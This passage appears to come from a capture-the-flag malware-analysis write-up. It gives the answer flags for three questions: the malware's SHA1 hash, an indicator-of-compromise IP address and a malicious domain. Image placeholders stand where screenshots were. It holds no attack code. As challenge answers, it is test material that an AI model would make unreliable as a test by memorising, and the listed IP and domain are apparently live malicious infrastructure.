
What is the SHA1 of the malware, flag format: MIIT2024{sha1}

Flag:

MIIT2024{1bd5dc87c2788ffe578aec388cd048930613a2da}

FLAG 2

What is the IP of the IOC.




Flag:

MIIT{49.13.77.253}

FLAG 3

What is the malicious domain of the IOC.



Flag:

MIIT2024{epsilonbot.xyz}